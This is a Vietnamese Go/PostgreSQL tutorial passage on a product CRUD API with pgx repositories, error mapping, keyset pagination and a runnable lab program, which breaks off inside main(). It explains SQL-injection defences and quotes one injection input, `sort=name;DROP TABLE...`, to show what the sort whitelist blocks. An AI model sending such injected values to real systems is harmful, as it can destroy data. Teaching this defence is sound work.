Phương thức	Đường dẫn	Thành công	Ghi chú
`POST`	`/products`	`201` + `Location`	Tạo mới; `409` nếu trùng SKU; `422` nếu tham chiếu danh mục không tồn tại
`GET`	`/products/:id`	`200`	`404` nếu không có
`GET`	`/products`	`200`	Lọc, tìm, sắp xếp, phân trang theo khóa
`PATCH`	`/products/:id`	`200`	**Sửa một phần** (chỉ các trường được gửi)
`DELETE`	`/products/:id`	`204`	Xóa cứng; `409` nếu đã có trong đơn hàng; khuyến nghị **ẩn** bằng `is_active`

`PUT` **hay** `PATCH`**?** `PUT` thay thế **toàn bộ** tài nguyên (client phải gửi mọi trường, trường thiếu bị coi là rỗng); `PATCH` chỉ sửa trường được gửi. Hầu hết API thực tế dùng `PATCH` cho cập nhật vì client hiếm khi muốn (hoặc có đủ dữ liệu để) gửi cả đối tượng, và `PUT` dễ gây ghi đè nhầm. Nếu có `PUT`, nó phải **idempotent**: gọi lại cùng nội dung ra cùng kết quả.

`DELETE` **lần hai trả gì?** Hai trường phái: `404` ("không còn gì để xóa") hay `204` ("đã đạt trạng thái mong muốn", idempotent đúng nghĩa). Cả hai đều chấp nhận được; ShopGo trả `404` vì nó báo cho client biết họ đang thao tác trên ID sai. Điều quan trọng là **nhất quán**, và client phải coi `404` ở lần xóa lặp là thành công khi retry.

2. Repository với pgx

Phần cốt lõi, với năm quyết định thiết kế đáng nhớ (trích từ chương trình đầy đủ ở mục 5):

(1) Nhận `DBTX`**, không nhận** `*pgxpool.Pool`**.** Cả `*pgxpool.Pool` lẫn `pgx.Tx` đều có `Exec`, `Query`, `QueryRow`. Khai báo interface nhỏ này cho phép **cùng một repository chạy trong hoặc ngoài giao dịch** mà không đổi mã (đã dùng ở Buổi 22 mục 4):

```
type DBTX interface {
    Exec(ctx context.Context, sql string, args ...any) (pgconn.CommandTag, error)
    Query(ctx context.Context, sql string, args ...any) (pgx.Rows, error)
    QueryRow(ctx context.Context, sql string, args ...any) pgx.Row
}

type Repo struct{ db DBTX }
```

(2) `RETURNING` **thay vì INSERT rồi SELECT.** Một vòng đi-về thay vì hai, và dữ liệu trả về là **đúng cái CSDL đã lưu** (giá trị mặc định, `id`, `created_at` do CSDL sinh), không phải cái bạn *nghĩ* đã lưu.

```
row := r.db.QueryRow(ctx, `
    INSERT INTO products (category_id, sku, name, price, stock)
    VALUES ($1, $2, $3, $4, $5) RETURNING `+cols, ...)
```

(3) Cập nhật một phần bằng `COALESCE` **và con trỏ.** Struct `ProductPatch` có trường con trỏ: `nil` nghĩa là "client không gửi, đừng sửa". Truyền thẳng vào SQL, `NULL` thì `COALESCE($2, name)` giữ giá trị cũ:

```
UPDATE products SET
    name      = COALESCE($2, name),
    price     = COALESCE($3, price),
    stock     = COALESCE($4, stock),
    is_active = COALESCE($5, is_active)
WHERE id = $1 RETURNING ...
```

Đơn giản và an toàn (mọi giá trị là tham số), một câu lệnh, nguyên tử. **Giới hạn:** không thể dùng nó để đặt một cột *nullable* về `NULL` (vì không phân biệt "không gửi" với "gửi `null`"). Khi cần, dùng cờ riêng (`ClearDescription bool`), kiểu `Optional[T]` có trạng thái ba giá trị (không gửi / null / có giá trị), hoặc dựng `SET` động từ danh sách trường có mặt. Với `PATCH` JSON, phân biệt "không gửi" và "null" cần giải mã tùy biến, và đó là lý do nhiều API chọn `PATCH` chỉ cho phép đặt giá trị, không cho xóa giá trị.

(4) Dịch lỗi PostgreSQL thành lỗi miền ở một chỗ duy nhất (`mapErr`). Mã lỗi SQLSTATE là hợp đồng ổn định của PostgreSQL (Buổi 20), nên dựa vào mã chứ **không bao giờ dựa vào chuỗi thông báo**:

SQLSTATE	Tên	Lỗi miền
`23505`	unique_violation	`ErrConflict` (trùng SKU, trùng email)

SQLSTATE	Tên	Lỗi miền
`23503`	foreign_key_violation	**Tùy thao tác**: khi *chèn/sửa* là tham chiếu sai ⇒ `ErrInvalid`; khi *xóa* là bản ghi còn được tham chiếu ⇒ `ErrConflict`
`23514`	check_violation	`ErrInvalid` (giá âm, kho âm)
`23502`	not_null_violation	`ErrInvalid`
`40001` / `40P01`	serialization_failure / deadlock	Thử lại cả giao dịch (Buổi 22)
`pgx.ErrNoRows`	(không phải SQLSTATE)	`ErrNotFound`

Dòng `23503` là bẫy tinh tế: cùng một mã nhưng nghĩa khác nhau tùy bạn đang làm gì. Chương trình ở mục 5 dùng một lỗi nội bộ `errFK` rồi để **thao tác** (`Create`, `Delete`) quyết định dịch thành `ErrInvalid` hay `ErrConflict`.

(5) Hai lớp bảo vệ dữ liệu. Handler kiểm tra hình dạng bằng `binding` (giá ≥ 0, tên 2–200 ký tự), **và** CSDL vẫn có `CHECK (price >= 0)`. Chương trình minh họa cả hai: gọi qua HTTP thì `binding` chặn (`422 validation_failed`), nhưng gọi thẳng repository với giá âm thì CSDL chặn (`products_price_check`). Lớp thứ hai là chốt chặn cuối cùng khi có người gọi repository từ một luồng khác (job nền, script, bản vá sau này) mà quên kiểm tra.

> **Quét hàng bằng pgx.CollectRows**
> `pgx.CollectRows(rows, fn)` đọc toàn bộ kết quả vào slice và **tự đóng** `rows` kể cả khi có lỗi; gọn và ít sai hơn vòng `for rows.Next()` viết tay. Với tập kết quả lớn cần xử lý từng dòng (xuất báo cáo), dùng `rows.Next()` hoặc `pgx.ForEachRow` để không nạp hết vào bộ nhớ. Nếu struct khớp tên cột, `pgx.RowToStructByName[T]` bỏ luôn hàm `scan` viết tay (cẩn thận với cột thừa/thiếu).

3. Phân trang theo khóa (keyset)

3.1. Vì sao OFFSET không mở rộng được

`LIMIT 20 OFFSET 100000` nghe như "bỏ qua 100.000 dòng", nhưng CSDL **không thể nhảy**: nó phải đọc và sắp xếp 100.020 dòng rồi vứt bỏ 100.000 dòng đầu. Chi phí tăng tuyến tính theo số trang: trang sau càng chậm. Ngoài ra còn lỗi về tính đúng đắn: nếu có bản ghi mới chèn vào đầu danh sách trong lúc client đang duyệt, các trang dịch chuyển, client thấy **bản ghi trùng** hoặc **bỏ sót**.

Phân trang **keyset** (còn gọi *seek method*) thay vì "đếm bỏ" bằng "bắt đầu sau dòng cuối cùng đã thấy": `WHERE (created_at, id) < (giá_trị_dòng_cuối)`. Với một index khớp thứ tự sắp xếp, CSDL nhảy thẳng tới vị trí và đọc đúng số dòng cần. Hãy xem sự khác biệt thật trên 200.000 dòng (đọc `actual rows` ở mỗi nút):

```
SET TimeZone = 'UTC';
CREATE TABLE p (
    id         BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    name       TEXT NOT NULL,
    price      BIGINT NOT NULL,
    created_at TIMESTAMPTZ NOT NULL
);
INSERT INTO p (name, price, created_at)
SELECT 'sp ' || i, (i % 1000) * 1000, TIMESTAMPTZ '2026-01-01 00:00:00+00' + i * interval '1 second'
FROM generate_series(1, 200000) AS i;
CREATE INDEX p_created_idx ON p (created_at DESC, id DESC);
ANALYZE p;
```

```
-- Trang thứ 5001 (mỗi trang 20 dòng) bằng OFFSET: CSDL vẫn phải đọc 100.020 dòng rồi vứt 100.000 dòng đầu
EXPLAIN (ANALYZE, COSTS OFF, TIMING OFF, SUMMARY OFF, BUFFERS OFF)
SELECT id FROM p ORDER BY created_at DESC, id DESC LIMIT 20 OFFSET 100000;

-- Cùng vị trí đó bằng keyset: nhảy thẳng tới điểm bắt đầu qua index, chỉ đọc đúng 20 dòng
EXPLAIN (ANALYZE, COSTS OFF, TIMING OFF, SUMMARY OFF, BUFFERS OFF)
SELECT id FROM p
WHERE (created_at, id) < (TIMESTAMPTZ '2026-01-02 03:46:40+00', 100000)
ORDER BY created_at DESC, id DESC LIMIT 20;
```

```
                                  QUERY PLAN
------------------------------------------------------------------------------
 Limit (actual rows=20.00 loops=1)
   ->  Index Only Scan using p_created_idx on p (actual rows=100020.00 loops=1)
         Heap Fetches: 100020
         Index Searches: 1
(4 rows)

                                                QUERY PLAN
-----------------------------------------------------------------------------------------------------------------
--
 Limit (actual rows=20.00 loops=1)
   ->  Index Only Scan using p_created_idx on p (actual rows=20.00 loops=1)
         Index Cond: (ROW(created_at, id) < ROW('2026-01-02 03:46:40+00'::timestamp with time zone,
100000))
         Heap Fetches: 20
         Index Searches: 1
(5 rows)
```

So sánh hai kế hoạch: bản `OFFSET` phải đọc **100.020 dòng** từ index (`actual rows=100020`, và 100.020 lần truy cập heap vì bảng chưa được `VACUUM`) để trả 20 dòng; bản keyset chỉ đọc **20 dòng** (`actual rows=20`) nhờ điều kiện `Index Cond` đưa thẳng vào index. Ở trang 1, hai cách ngang nhau; ở trang 5.000, keyset nhanh hơn hàng nghìn lần và **thời gian không phụ thuộc độ sâu**.

3.2. Ba quy tắc để keyset đúng

1. **Khóa sắp xếp phải xác định thứ tự toàn phần.** `created_at` có thể trùng nhau, nên luôn thêm `id` (duy nhất) làm **khóa phụ phá hòa**: `ORDER BY created_at DESC, id DESC` và so sánh **cặp** `(created_at, id) < ($1, $2)`. Quên khóa phụ, các dòng trùng giá trị sẽ bị lặp hoặc sót ở ranh giới trang. Chương trình dưới đây thử với `price` (chỉ có 5 giá trị khác nhau trên 25 sản phẩm) để chứng minh điều này.
2. **Cần một index khớp thứ tự.** `(created_at DESC, id DESC)` cho sắp xếp mới nhất; `(price, id)` cho giá tăng dần (PostgreSQL quét index ngược được nên cùng index phục vụ giá giảm dần). Mỗi kiểu sắp xếp bạn cho phép là một index bạn phải trả giá (ghi chậm hơn, tốn chỗ): đừng cho phép sắp xếp theo mọi cột.
3. **Cursor là chuỗi mờ.** Mã hóa `{sort, id, price, created_at}` thành base64: client chỉ gửi lại nguyên văn, không tự tạo hay sửa. Kiểm tra cursor khi nhận (giải mã được không, có khớp kiểu sắp xếp hiện tại không) và trả `422` khi sai. Mờ để bạn đổi cách cài đặt sau này mà không phá hợp đồng.

Mẹo hiện thực: lấy `limit + 1` dòng; nếu nhận đủ `limit + 1` thì còn trang sau (và bỏ dòng thừa đi), nếu ít hơn thì đã hết. Cách này không cần truy vấn `COUNT(*)` riêng.

Còn tổng số bản ghi thì sao? `SELECT COUNT(*)` trên bảng lớn có điều kiện lọc là **đắt** (PostgreSQL phải đếm từng dòng hiển thị được, không có "số đếm sẵn" như một số CSDL khác). Lựa chọn: (a) bỏ hẳn tổng số, chỉ trả `next_cursor` (khuyến nghị cho danh sách lớn, cuộn vô hạn); (b) đếm giới hạn (`SELECT count(*) FROM (SELECT 1 FROM ... LIMIT 1001)`) rồi hiển thị "hơn 1.000"; (c) số xấp xỉ từ thống kê (`reltuples`) cho trang tổng quan; (d) cache. Đừng mặc định kèm `total` chỉ vì "frontend muốn hiện số trang".

3.3. Lọc, tìm và sắp xếp an toàn

Truy vấn động là nơi SQL injection ẩn nấp. Quy tắc là **không bao giờ ghép giá trị từ người dùng vào chuỗi SQL**; chỉ ghép những mảnh SQL do **chính bạn** viết cố định:

- **Giá trị** (`category_id`, `min_price`, từ khóa): luôn là **tham số** `$1, $2...`. Hàm trợ giúp `arg(v)` thêm giá trị vào danh sách tham số và trả về `$n` tương ứng, nên số thứ tự luôn khớp.
- **Tên cột / hướng sắp xếp** (không thể là tham số): chọn từ **danh sách trắng** bằng `switch`; giá trị lạ bị từ chối. Kẻ tấn công gửi `sort=name;DROP TABLE...` chỉ nhận `422`.
- **Từ khóa tìm kiếm với** `ILIKE`: bản thân từ khóa vẫn là tham số (an toàn khỏi injection), nhưng người dùng có thể gõ `%` hoặc `_`, vốn là ký tự đại diện của `LIKE`: gõ `%` sẽ khớp mọi dòng, và chuỗi như `_____________` buộc quét chậm. **Thoát** `\`, `%`, `_` trước khi ghép vào mẫu (hàm `likeEscaper` trong chương trình). Với bảng lớn, `ILIKE '%...%'` không dùng được index B-tree; dùng `pg_trgm` + GIN (Buổi 21) hoặc full-text search.
- **Giới hạn kích thước trang** (`limit` tối đa 100) và độ dài từ khóa: nếu không, một request xin `limit=10000000` là cách đơn giản nhất để hạ gục server.

Một nguyên tắc khác khi dựng truy vấn động: tách **phần điều kiện** (danh sách `where []string` và `args []any`) ra khỏi **phần ghép chuỗi**, và luôn gom bằng `strings.Join(where, " AND ")`. Cách làm đó đọc được, và không có chỗ nào cho giá trị người dùng lọt vào chuỗi SQL.

4. Handler: ranh giới giữa HTTP và dữ liệu

Handler của CRUD rất mỏng, và chính vì mỏng mà ít bug. Mỗi handler làm đúng bốn việc: (1) đọc `:id`, (2) bind và kiểm tra hình dạng, (3) gọi repository (hoặc service), (4) ánh xạ kết quả/lỗi sang HTTP. Điểm cần chú ý:

- `id` **sai định dạng** (`/products/abc`, `/products/-5`) trả `404` chứ không phải `400`/`500`: với client, "tài nguyên mang ID đó không tồn tại" là đúng ngữ nghĩa, và không tiết lộ chi tiết cài đặt.
- **DTO tách khỏi model.** `createReq` và `patchReq` là hai kiểu khác nhau, có tag `binding` riêng; client không thể gửi `id`, `created_at`, `is_active` khi tạo (mass assignment, Buổi 24).
- `PATCH` **dùng con trỏ**: `Price *int64` với `omitempty,gte=0` nghĩa là "không gửi thì bỏ qua; có gửi thì phải ≥ 0", và `{"price":0}` vẫn hợp lệ (không bị bẫy `required` của Buổi 24).
- **Chuyển đổi** `ProductPatch(req)`: Go cho phép chuyển kiểu giữa hai struct có cùng danh sách trường (bỏ qua tag); gọn, nhưng nếu thêm trường vào một bên thì **trình biên dịch báo lỗi** ngay, nghĩa là bạn không thể quên.
- `Location` **trong** `201`: `POST` thành công trả địa chỉ tài nguyên mới (Buổi 25).

5. Chương trình hoàn chỉnh chạy trên PostgreSQL thật

Chương trình dưới đây gói mọi thứ: tạo schema `lab28` riêng (không đụng bảng nào khác), nạp 25 sản phẩm, dựng repository + handler Gin, và gọi từng endpoint bằng `httptest`. Phần cuối **đi hết mọi trang** của ba kiểu sắp xếp để chứng minh keyset không trùng và không sót. Đọc kỹ các chú thích trong mã; đầu ra ngay sau đó là kết quả thật.

```
package main

import (
    "context"
    "encoding/base64"
    "encoding/json"
    "errors"
```

```
    "fmt"
    "net/http"
    "net/http/httptest"
    "os"
    "regexp"
    "strconv"
    "strings"
    "time"

    "github.com/gin-gonic/gin"
    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgconn"
    "github.com/jackc/pgx/v5/pgxpool"
)

// ====================== miền nghiệp vụ ======================

var (
    ErrNotFound = errors.New("không tìm thấy")
    ErrConflict = errors.New("xung đột dữ liệu")
    ErrInvalid  = errors.New("dữ liệu vi phạm ràng buộc")
    errFK       = errors.New("vi phạm khóa ngoại") // nội bộ: ý nghĩa phụ thuộc thao tác (chèn hay xóa)
)

type Product struct {
    ID         int64     `json:"id"`
    CategoryID int64     `json:"category_id"`
    SKU        string    `json:"sku"`
    Name       string    `json:"name"`
    Price      int64     `json:"price"`
    Stock      int       `json:"stock"`
    IsActive   bool      `json:"is_active"`
    CreatedAt  time.Time `json:"created_at"`
}

type ProductPatch struct { // con trỏ: nil = "không sửa trường này"
    Name     *string
    Price    *int64
    Stock    *int
    IsActive *bool
}

type ListQuery struct {
    CategoryID *int64
    Q          string
    MinPrice   *int64
    MaxPrice   *int64
    Sort       string // newest | price_asc | price_desc
    Limit      int
    Cursor     string
}

// ====================== repository (pgx) ======================

// DBTX: cả *pgxpool.Pool lẫn pgx.Tx đều thỏa; repository dùng được trong hoặc ngoài giao dịch.
type DBTX interface {
    Exec(ctx context.Context, sql string, args ...any) (pgconn.CommandTag, error)
    Query(ctx context.Context, sql string, args ...any) (pgx.Rows, error)
    QueryRow(ctx context.Context, sql string, args ...any) pgx.Row
}

type Repo struct{ db DBTX }

const cols = "id, category_id, sku, name, price, stock, is_active, created_at"

func scan(row pgx.Row) (Product, error) {
    var p Product
    err := row.Scan(&p.ID, &p.CategoryID, &p.SKU, &p.Name, &p.Price, &p.Stock, &p.IsActive, &p.CreatedAt)
```

```
    return p, err
}

// mapErr dịch lỗi hạ tầng thành lỗi miền; tầng trên không bao giờ thấy pgx.
func mapErr(err error) error {
    if err == nil {
        return nil
    }
    if errors.Is(err, pgx.ErrNoRows) {
        return ErrNotFound
    }
    var pg *pgconn.PgError
    if errors.As(err, &pg) {
        switch pg.Code {
        case "23505": // unique_violation
            return fmt.Errorf("%w (%s)", ErrConflict, pg.ConstraintName)
        case "23503": // foreign_key_violation: chèn tham chiếu sai HAY xóa bản ghi đang được tham chiếu?
Tùy thao tác
            return fmt.Errorf("%w (%s)", errFK, pg.ConstraintName)
        case "23514", "23502": // check_violation, not_null_violation
            return fmt.Errorf("%w (%s)", ErrInvalid, pg.ConstraintName)
        }
    }
    return err
}

func (r *Repo) Create(ctx context.Context, p Product) (Product, error) {
    row := r.db.QueryRow(ctx, `
        INSERT INTO products (category_id, sku, name, price, stock)
        VALUES ($1, $2, $3, $4, $5) RETURNING `+cols,
        p.CategoryID, p.SKU, p.Name, p.Price, p.Stock)
    out, err := scan(row)
    err = mapErr(err)
    if errors.Is(err, errFK) { // chèn: tham chiếu tới category không tồn tại => dữ liệu đầu vào sai
        err = fmt.Errorf("%w: %v", ErrInvalid, err)
    }
    return out, err
}

func (r *Repo) Get(ctx context.Context, id int64) (Product, error) {
    out, err := scan(r.db.QueryRow(ctx, `SELECT `+cols+` FROM products WHERE id = $1`, id))
    return out, mapErr(err)
}

// Update sửa từng phần: COALESCE giữ giá trị cũ khi tham số là NULL (con trỏ nil).
// Giới hạn: kỹ thuật này không thể đặt một cột nullable về NULL (không phân biệt "không gửi" và "gửi
null").
func (r *Repo) Update(ctx context.Context, id int64, pt ProductPatch) (Product, error) {
    out, err := scan(r.db.QueryRow(ctx, `
        UPDATE products SET
            name      = COALESCE($2, name),
            price     = COALESCE($3, price),
            stock     = COALESCE($4, stock),
            is_active = COALESCE($5, is_active)
        WHERE id = $1 RETURNING `+cols, id, pt.Name, pt.Price, pt.Stock, pt.IsActive))
    return out, mapErr(err)
}

func (r *Repo) Delete(ctx context.Context, id int64) error {
    tag, err := r.db.Exec(ctx, `DELETE FROM products WHERE id = $1`, id)
    if err = mapErr(err); errors.Is(err, errFK) { // xóa: còn được tham chiếu => xung đột trạng thái
        return fmt.Errorf("%w: %v", ErrConflict, err)
    } else if err != nil {
        return err
    }
    if tag.RowsAffected() == 0 {
        return ErrNotFound
    }
    return nil
}
```

```
// ---- phân trang theo khóa (keyset) ----

type cursor struct {
    Sort    string    `json:"s"`
    ID      int64     `json:"i"`
    Price   int64     `json:"p,omitempty"`
    Created time.Time `json:"c,omitempty"`
}

func encodeCursor(c cursor) string {
    b, _ := json.Marshal(c)
    return base64.RawURLEncoding.EncodeToString(b)
}

func decodeCursor(s string) (cursor, error) {
    var c cursor
    b, err := base64.RawURLEncoding.DecodeString(s)
    if err != nil || json.Unmarshal(b, &c) != nil {
        return c, fmt.Errorf("%w: cursor không hợp lệ", ErrInvalid)
    }
    return c, nil
}

var likeEscaper = strings.NewReplacer(`\`, `\\`, `%`, `\%`, `_`, `\_`)

// List trả một trang và cursor của trang kế (rỗng nếu hết).
func (r *Repo) List(ctx context.Context, q ListQuery) ([]Product, string, error) {
    if q.Limit <= 0 || q.Limit > 100 {
        q.Limit = 20
    }
    var (
        where []string
        args  []any
    )
    arg := func(v any) string { args = append(args, v); return "$" + strconv.Itoa(len(args)) }

    where = append(where, "is_active")
    if q.CategoryID != nil {
        where = append(where, "category_id = "+arg(*q.CategoryID))
    }
    if q.Q != "" {
        where = append(where, `name ILIKE '%' || `+arg(likeEscaper.Replace(q.Q))+` || '%'`)
    }
    if q.MinPrice != nil {
        where = append(where, "price >= "+arg(*q.MinPrice))
    }
    if q.MaxPrice != nil {
        where = append(where, "price <= "+arg(*q.MaxPrice))
    }

    // Sắp xếp: CHỈ chọn từ danh sách trắng; không bao giờ ghép chuỗi từ người dùng vào ORDER BY.
    var orderBy string
    switch q.Sort {
    case "", "newest":
        q.Sort, orderBy = "newest", "created_at DESC, id DESC"
    case "price_asc":
        orderBy = "price ASC, id ASC"
    case "price_desc":
        orderBy = "price DESC, id DESC"
    default:
        return nil, "", fmt.Errorf("%w: sort không hỗ trợ", ErrInvalid)
    }

    if q.Cursor != "" {
        c, err := decodeCursor(q.Cursor)
        if err != nil {
            return nil, "", err
        }
```

```
        if c.Sort != q.Sort {
            return nil, "", fmt.Errorf("%w: cursor thuộc cách sắp xếp khác", ErrInvalid)
        }
        switch q.Sort { // so sánh CẶP (khóa, id) để ổn định khi khóa trùng nhau
        case "newest":
            where = append(where, "(created_at, id) < ("+arg(c.Created)+", "+arg(c.ID)+")")
        case "price_asc":
            where = append(where, "(price, id) > ("+arg(c.Price)+", "+arg(c.ID)+")")
        case "price_desc":
            where = append(where, "(price, id) < ("+arg(c.Price)+", "+arg(c.ID)+")")
        }
    }

    sql := `SELECT ` + cols + ` FROM products WHERE ` + strings.Join(where, " AND ") +
        ` ORDER BY ` + orderBy + ` LIMIT ` + arg(q.Limit+1) // lấy dư 1 dòng để biết còn trang sau không
    rows, err := r.db.Query(ctx, sql, args...)
    if err != nil {
        return nil, "", mapErr(err)
    }
    defer rows.Close()
    list, err := pgx.CollectRows(rows, func(row pgx.CollectableRow) (Product, error) { return scan(row) })
    if err != nil {
        return nil, "", mapErr(err)
    }
    next := ""
    if len(list) > q.Limit {
        list = list[:q.Limit]
        last := list[len(list)-1]
        next = encodeCursor(cursor{Sort: q.Sort, ID: last.ID, Price: last.Price, Created: last.CreatedAt})
    }
    if list == nil {
        list = []Product{} // JSON luôn là [], không phải null
    }
    return list, next, nil
}

// ====================== handler (Gin) ======================

type createReq struct {
    CategoryID int64  `json:"category_id" binding:"required,gt=0"`
    SKU        string `json:"sku" binding:"required,min=3,max=40"`
    Name       string `json:"name" binding:"required,min=2,max=200"`
    Price      int64  `json:"price" binding:"gte=0"`
    Stock      int    `json:"stock" binding:"gte=0"`
}

type patchReq struct {
    Name     *string `json:"name" binding:"omitempty,min=2,max=200"`
    Price    *int64  `json:"price" binding:"omitempty,gte=0"`
    Stock    *int    `json:"stock" binding:"omitempty,gte=0"`
    IsActive *bool   `json:"is_active"`
}

type Handler struct{ repo *Repo }

func fail(c *gin.Context, err error) {
    status, code := http.StatusInternalServerError, "internal"
    switch {
    case errors.Is(err, ErrNotFound):
        status, code = http.StatusNotFound, "not_found"
    case errors.Is(err, ErrConflict):
        status, code = http.StatusConflict, "conflict"
    case errors.Is(err, ErrInvalid):
        status, code = http.StatusUnprocessableEntity, "invalid"
    }
    c.AbortWithStatusJSON(status, gin.H{"error": gin.H{"code": code}})
}

func idParam(c *gin.Context) (int64, bool) {
```

```
    id, err := strconv.ParseInt(c.Param("id"), 10, 64)
    if err != nil || id <= 0 {
        fail(c, ErrNotFound) // id sai định dạng: coi như không tồn tại
        return 0, false
    }
    return id, true
}

func (h *Handler) create(c *gin.Context) {
    var req createReq
    if err := c.ShouldBindJSON(&req); err != nil {
        c.AbortWithStatusJSON(http.StatusUnprocessableEntity, gin.H{"error": gin.H{"code":
"validation_failed"}})
        return
    }
    p, err := h.repo.Create(c.Request.Context(), Product{CategoryID: req.CategoryID, SKU: req.SKU, Name:
req.Name, Price: req.Price, Stock: req.Stock})
    if err != nil {
        fail(c, err)
        return
    }
    c.Header("Location", fmt.Sprintf("/products/%d", p.ID))
    c.JSON(http.StatusCreated, p)
}

func (h *Handler) get(c *gin.Context) {
    id, ok := idParam(c)
    if !ok {
        return
    }
    p, err := h.repo.Get(c.Request.Context(), id)
    if err != nil {
        fail(c, err)
        return
    }
    c.JSON(http.StatusOK, p)
}

func (h *Handler) patch(c *gin.Context) {
    id, ok := idParam(c)
    if !ok {
        return
    }
    var req patchReq
    if err := c.ShouldBindJSON(&req); err != nil {
        c.AbortWithStatusJSON(http.StatusUnprocessableEntity, gin.H{"error": gin.H{"code":
"validation_failed"}})
        return
    }
    p, err := h.repo.Update(c.Request.Context(), id, ProductPatch(req))
    if err != nil {
        fail(c, err)
        return
    }
    c.JSON(http.StatusOK, p)
}

func (h *Handler) delete(c *gin.Context) {
    id, ok := idParam(c)
    if !ok {
        return
    }
    if err := h.repo.Delete(c.Request.Context(), id); err != nil {
        fail(c, err)
        return
    }
    c.Status(http.StatusNoContent)
}

type listQuery struct {
```

```
    CategoryID *int64 `form:"category_id" binding:"omitempty,gt=0"`
    Q          string `form:"q" binding:"max=100"`
    MinPrice   *int64 `form:"min_price" binding:"omitempty,gte=0"`
    MaxPrice   *int64 `form:"max_price" binding:"omitempty,gte=0"`
    Sort       string `form:"sort"`
    Limit      int    `form:"limit"`
    Cursor     string `form:"cursor"`
}

func (h *Handler) list(c *gin.Context) {
    var q listQuery
    if err := c.ShouldBindQuery(&q); err != nil {
        c.AbortWithStatusJSON(http.StatusBadRequest, gin.H{"error": gin.H{"code": "invalid_query"}})
        return
    }
    items, next, err := h.repo.List(c.Request.Context(), ListQuery(q))
    if err != nil {
        fail(c, err)
        return
    }
    c.JSON(http.StatusOK, gin.H{"data": items, "meta": gin.H{"next_cursor": next}})
}

// ====================== chạy thử trên PostgreSQL thật ======================

var createdAt = regexp.MustCompile(`"created_at":"[^"]*"`) // che thời gian để đầu ra ổn định

func main() {
    ctx := context.Background()
    cfg, err := pgxpool.ParseConfig(os.Getenv("DATABASE_URL"))
    if err != nil {
        panic(err)
    }
    cfg.ConnConfig.RuntimeParams["search_path"] = "lab28" // schema riêng, không đụng bảng nào khác
    admin, err := pgxpool.New(ctx, os.Getenv("DATABASE_URL"))
    if err != nil {
        panic(err)
    }
    defer admin.Close()
    must := func(_ any, err error) {
        if err != nil {
            panic(err)
        }
    }
    must(admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab28 CASCADE; CREATE SCHEMA lab28`))
    defer admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab28 CASCADE`)

    pool, err := pgxpool.NewWithConfig(ctx, cfg)
    if err != nil {
        panic(err)
    }
    defer pool.Close()
    must(pool.Exec(ctx, `
        CREATE TABLE categories (id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY, name TEXT NOT NULL
UNIQUE);
        CREATE TABLE products (
            id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
            category_id BIGINT NOT NULL REFERENCES categories (id),
            sku TEXT NOT NULL UNIQUE, name TEXT NOT NULL,
            price BIGINT NOT NULL CONSTRAINT products_price_check CHECK (price >= 0),
            stock INT NOT NULL DEFAULT 0 CHECK (stock >= 0),
            is_active BOOLEAN NOT NULL DEFAULT true,
            created_at TIMESTAMPTZ NOT NULL DEFAULT now());
        CREATE INDEX products_created_idx ON products (created_at DESC, id DESC);
        CREATE INDEX products_price_idx ON products (price, id);
        CREATE TABLE order_items (order_id BIGINT NOT NULL, product_id BIGINT NOT NULL REFERENCES products
(id), quantity INT NOT NULL);
        INSERT INTO categories (name) VALUES ('Áo'), ('Quần');
        -- 25 sản phẩm; thời gian tạo cách nhau 1 phút, giá lặp lại nhiều lần để thử khóa trùng
        INSERT INTO products (category_id, sku, name, price, stock, created_at)
```

```
        SELECT 1 + i % 2, 'SKU-' || lpad(i::text, 3, '0'),
               CASE WHEN i % 2 = 0 THEN 'Quần ' ELSE 'Áo ' END || 'mẫu ' || i,
               (1 + i % 5) * 100000, 10, TIMESTAMPTZ '2026-10-01 00:00:00+00' + i * interval '1 minute'
        FROM generate_series(1, 25) AS i`))

    repo := &Repo{db: pool}
    h := &Handler{repo: repo}
    gin.SetMode(gin.TestMode)
    r := gin.New()
    r.POST("/products", h.create)
    r.GET("/products", h.list)
    r.GET("/products/:id", h.get)
    r.PATCH("/products/:id", h.patch)
    r.DELETE("/products/:id", h.delete)

    call := func(method, path, body string) (int, []byte) {
        req := httptest.NewRequest(method, path, strings.NewReader(body))
        req.Header.Set("Content-Type", "application/json")
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        return rec.Code, rec.Body.Bytes()
    }
    show := func(label, method, path, body string) []byte {
        code, b := call(method, path, body)
        s := createdAt.ReplaceAllString(strings.TrimSpace(string(b)), "\"created_at\":\"<thời gian>\"")
        if len(s) > 150 {
            s = s[:150] + "…"
        }
        fmt.Printf("%-26s %-6s %-22s -> %d %s\n", label, method, path, code, s)
        return b
    }

    fmt.Println("--- CRUD ---")
    show("tạo", "POST", "/products", `{"category_id":1,"sku":"AO-DEMO","name":"Áo
demo","price":199000,"stock":5}`)
    show("trùng SKU", "POST", "/products", `{"category_id":1,"sku":"AO-DEMO","name":"Áo
khác","price":1,"stock":1}`)
    show("danh mục không tồn tại", "POST", "/products", `{"category_id":99,"sku":"X-
1","name":"Lỗi","price":1}`)
    show("sai dữ liệu (binding)", "POST", "/products", `{"category_id":1,"sku":"X","name":"Lỗi","price":-
5}`)
    show("đọc", "GET", "/products/26", "")
    show("không tồn tại", "GET", "/products/9999", "")
    show("sửa một phần (giá)", "PATCH", "/products/26", `{"price":179000}`)
    show("sửa giá âm (binding chặn)", "PATCH", "/products/26", `{"price":-1}`)
    _, err = repo.Update(ctx, 26, ProductPatch{Price: ptr(int64(-1))}) // vượt qua handler: CSDL vẫn chặn
    fmt.Println("repo bỏ qua handler, giá âm ->", err)

    fmt.Println("--- danh sách + keyset ---")
    walk := func(label, query string) {
        seen := map[int64]bool{}
        var order []int64
        cur, pages := "", 0
        for {
            path := "/products?limit=10&" + query
            if cur != "" {
                path += "&cursor=" + cur
            }
            _, b := call("GET", path, "")
            var resp struct {
                Data []Product `json:"data"`
                Meta struct {
                    Next string `json:"next_cursor"`
                } `json:"meta"`
            }
            _ = json.Unmarshal(b, &resp)
            pages++
            for _, p := range resp.Data {
                if seen[p.ID] {
                    fmt.Println("TRÙNG:", p.ID)
                }
```

```
                seen[p.ID] = true
                order = append(order, p.ID)
            }
            if resp.Meta.Next == "" {
                break
            }
            cur = resp.Meta.Next
        }
        fmt.Printf("%-18s %d trang, %d bản ghi duy nhất, thứ tự id: %v\n", label, pages, len(seen), order)
    }
